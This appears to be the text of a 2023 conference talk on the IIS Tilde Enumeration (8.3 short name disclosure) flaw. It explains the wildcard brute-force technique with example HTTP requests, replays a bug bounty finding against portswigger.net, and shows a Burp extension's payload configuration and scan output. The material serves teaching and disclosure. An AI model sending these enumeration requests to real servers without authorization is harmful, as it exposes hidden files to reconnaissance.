IIS Tilde Enumeration: an evergreen vulnerability

HackInBo®
Spring 2023 Edition
20° EDIZIONE

About me

Michele Di Bonaventura

Software Security Consultant @ IMQ Minded Security

Penetration Tester by day

Web Security Researcher by night


In love with Web (In)Security

https://github.com/cyberaz0r

https://linkedin.com/in/cyberaz0r

- Developed a Burp Suite Extension for detecting and exploiting IIS Tilde Enumeration vulnerability
- Found an IIS Tilde Enumeration bug affecting “portswigger.net” on December 2021

History of the vulnerability



~198x
Introduced 8.3 filename in old DOS systems

1995-08-24
Released Windows 95: introduced VFAT filesystem that uses LFN

2010-08-01
Soroush ‘irsdl’Dalili discovers the issue

2010-08-03
Microsoft acknowleged

2010-12-01
Microsoft 1st response

2011-01-04
Microsoft 2nd Response (next version fix)

2012-06-29
Public disclosure of the vulnerability

2014-10-14
Published Microsoft last response (won’t fix)

History of the vulnerability

Microsoft initially promised to fix the vulnerability in the next release.
Later they changed their minds and declared that the issue won’t be fixed

Microsoft last response

> *Thank you for contacting the Microsoft Security Response Center.*
> *We appreciate your bringing this to our attention.*
> *Our previous guidance stands: deploy IIS with 8.3 names disabled.*

What is IIS Tilde Enumeration

IIS Tilde Enumeration (or IIS 8.3 Short Name Disclosure) is a vulnerability that allows to enumerate the 8.3 filenames on the Microsoft Internet Information Services web server.

An 8.3 filename, also known as short filename (SFN) or short name, is a naming convention introduced in old versions of DOS.


What is an 8.3 filename

Long filename (LFN):

`Default.aspx`

GetShortPathName()

Short 8.3 version:



8 chars

3 chars

DEFAUL~1.ASP

Basename


Tilde

Numerical Part

Dot

Extension

What is an 8.3 filename



Long filenames:

`Network.aspx` `Networking.aspx`

Short 8.3 versions:


`NETWOR~1.ASP` `NETWOR~2.ASP`

What is an 8.3 filename

LFN	SFN
TEXTFILE.TXT	TEXTFILE.TXT
TextFile.txt	TEXTFILE.TXT
TextFile.mine.txt	TEXTFI~1.TXT
TextFile.mine4.txt	TE021F~1.TXT
.test file.c++	TESTFI~1.C__

How IIS Tilde Enumeration works

IIS Tilde Enumeration works through response analysis




```
GET / HTTP/1.1
Host:  example
...
```

```
HTTP 200 OK
Server: Microsoft-IIS/10.0
Content-Length: 1234
```

✓ This short name exists

How IIS Tilde Enumeration works



```
<METHOD> <PATH> HTTP/1.1

Host: example.com

User-Agent: TildeEnumTest

[...]
```

HTTP method may vary depending on the configuration

Most commonly used: “OPTIONS” and “POST”


Path section is structured differently for detecting valid and invalid short names

Exploitation is possible using the following wildcards in the path section:

- Asterisk symbol “*”: to match 0+ characters
- Question mark symbol: “?” to match exactly 1 character

How IIS Tilde Enumeration works

The path section of the HTTP request for detecting a valid short name must contain a sequence of characters called Magic File Name used to match as many short names as possible



~1

Asterisk Symbol

Star wildcard
to match 0+ chars
for basename

Tilde and first Numerical Part

To match
the first occurrence
of a short name

Asterisk Symbol

Another star wildcard
to match 0+ chars
for extension

How IIS Tilde Enumeration works

To the Magic File Name it is possible to append other sequences of characters, used to trigger more errors in the web server:

1. Magic Final Part
   (e.g. “`/~1/`”, “`/~1/.rem`”, “`\a.aspx`”, etc.)
2. URL Suffix
   (e.g. "`?&aspxerrorpath=/`", etc.)

How IIS Tilde Enumeration works

The path section of the HTTP request for detecting an invalid short name, in contrast, must prepend to the Magic File Name a non-existing file name. If the host is vulnerable, the server provides coherent responses for valid and invalid short name requests

```
OPTIONS /*~1*/~1/?&aspxerrorpath=/ HTTP/1.1
```

```
HTTP/1.1 403 Forbidden
Content-Length: 1337
```

✓ Valid short name

```
OPTIONS /1234567890*~1*/~1/?&aspxerrorpath=/ HTTP/1.1
```

```
HTTP/1.1 404 Not Found
Content-Length: 4321
```

✗ Invalid short name

```
OPTIONS /0123456789*~1*/~1/?&aspxerrorpath=/ HTTP/1.1
```

```
HTTP/1.1 404 Not Found
Content-Length: 4321
```

✗ Invalid short name

How IIS Tilde Enumeration works

By putting all these elements together, it is possible to perform a brute-force attack of the short name by prepending a letter at a time to the Magic File Name

A*~1*	✗	Invalid - short name does not start with "A"
B*~1*	✓	Valid - short name starts with "B"
BA*~1*	✓	Valid - second letter of the short name is "A"
BA?~1*	✗	Invalid - basename of the short name is not 3 characters long
BA????~1*	✓	Valid - basename of the short name is 6 characters long
BAA*~1*	✗	Invalid - third letter of the short name is not "A"
BAB*~1*	✗	Invalid - third letter of the short name is not "B"
BAS*~1*	✓	Valid - third letter of the short name is "S"
BASENA~1*	✓	Valid - basename of the short name is "BASENA"

How IIS Tilde Enumeration works

Once guessed the basename, it is then possible to determine if the short name has an extension and, in case it does, it is possible to guess it by using the question mark wildcard

BASENA~1	✗ Invalid - short name is not a directory, it has an extension
BASENA~1.?	✗ Invalid - short name extension is not 1 character long
BASENA~1.???	✓ Valid - short name extension is 3 characters long
BASENA~1.A??	✓ Valid - short name extension starts with "A"
BASENA~1.AA?	✗ Invalid - second letter of short name extension is not "A"
BASENA~1.AS?	✓ Valid - second letter of short name extension is "S"
BASENA~1.ASA	✗ Invalid - last letter of short name extension is not "A"
BASENA~1.ASP	✓ Valid - last letter of short name extension is "P"

How IIS Tilde Enumeration works

After guessing a valid short name, it is also possible to check whether if it is the only occurrence or there are other short names with the same basename and extension by iterating the Numerical Part

`BASENA~2.ASP`	✓	Valid - there is another short name with same basename and extension
`BASENA~3.ASP`	✓	Valid - there is a third short name with same basename and extension
`BASENA~4.ASP`	✗	Invalid - there are no other short names with same basename and extension

Practical example of the attack

As an illustration of the attack, it will be presented the vulnerability discovered in “portswigger.net” that was reported to the PortSwigger Bug Bounty program in December 2021

Practical example of the attack

There follows a request performed to detect a valid short name in the document root of the web server. Notice that the server responds with the default IIS 404 page

Request

```
DEBUG /%2A%7E1%2A%5Ca.aspx%3F%26aspxerrorpath%3D%2F HTTP/2
Host: portswigger.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
```

Response

```
HTTP/2 404 Not Found
Date: Mon, 13 Dec 2021 20:13:26 GMT
Content-Type: text/html
Content-Length: 1245
Server: Microsoft-IIS/10.0

[...]
<title>404 - File or directory not found.</title>
[...]
```

Practical example of the attack

There follows a request performed to detect an invalid short name in the document root of the web server. Notice that the server responds with a custom PortSwigger 404 page

Request

```
DEBUG /1234567890%2A%7E1%2A%5Ca.aspx%3F%26aspxerrorpath%3D%2F HTTP/2
Host: portswigger.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
```


Response

```
HTTP/2 404 Not Found
Date: Mon, 13 Dec 2021 20:13:26 GMT
Content-Type: text/html; charset=utf-8
Cache-Control: no-store, no-cache, s-maxage=0, private
[...]
Cross-Origin-Opener-Policy: same-origin

[...]
<title>Not Found - PortSwigger</title>
[...]
```

Practical example of the attack

To detect and exploit the vulnerability in an automated way, it is possible to use the "IIS Tilde Enumeration Scanner" Burp Suite Extension



Target URL:

Number of threads: 20


☑ Exploit the vulnerability (opt out for only checking)

Status: Ready to scan

```
IIS Tilde Enumeration Scanner Burp Extension is ready
The scan output will be displayed here
```

Practical example of the attack

Using the “Configuration” tab of the extension it is possible to customize all the parameters used for the scan



Request Editor

```
§METHOD§ §PATH§ HTTP/1.1
Host: §HOST§
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/96.0.4664.45 Safari/537.36
```

Configuration

Magic Final Part List (separated by comma):

/~1/.rem,/~1/,\a.aspx,\a.asp,/a.aspx,/a.asp,/a.shtml,/a.asmx,/a.ashx,/a.config,/a.php,/a.jpg,/webresource.axd,/a.xxx

Question Mark Symbol:

?

Asterisk Symbol:

*

Magic File Name:

~1

Magic File Extension:

*

URL Suffix for error display:

?&aspxerrorpath=/

Request methods (separated by comma):

OPTIONS,POST,DEBUG,TRACE,GET,HEAD

File Name starts with:

File Extension starts with:

Max Numerical Part:

4

Force Numerical Part:


Practical example of the attack

There follows the output of the extension for the scan on “https://portswigger.net”

```
[+] Started scan for URL "https://portswigger.net"
[*] Trying method "DEBUG" with magic final part "\a.aspx"
[+] Host "https://portswigger.net" is vulnerable!
[+] Used HTTP method: DEBUG
[+] Suffix (magic part): \a.aspx
[*] Starting filename and directory bruteforce on "https://portswigger.net"
[...]
[i] Dir: [REDACTED]~1
[i] File: [REDACTED]~1.DLL
[...]
[+] Bruteforce completed
[+] Requests sent: 40721
[+] Identified directories: [REDACTED_NUMBER]
  |_ [REDACTED]~1
[...]
[+] Identified files: [REDACTED_NUMBER]
  |_ [REDACTED]~1.DLL
[...]
```

Guessing complete filenames

Once a short name has been discovered, it is possible to escalate in guessing the complete filename through a dictionary brute-force attack



Scan results

```
COMPUT~1.ASP
WEB~1.CON
```

“COMPUT”

Full basename wordlist

```
COMPUTER
COMPUTING
...
```


“CON”

Full extension wordlist

```
CONF
CONFIG
...
```

Guessing complete filenames

Through the Burp Suite extension, it is also possible to leverage the Burp Sitemap to build a wordlist for a more educated guess



Scan results

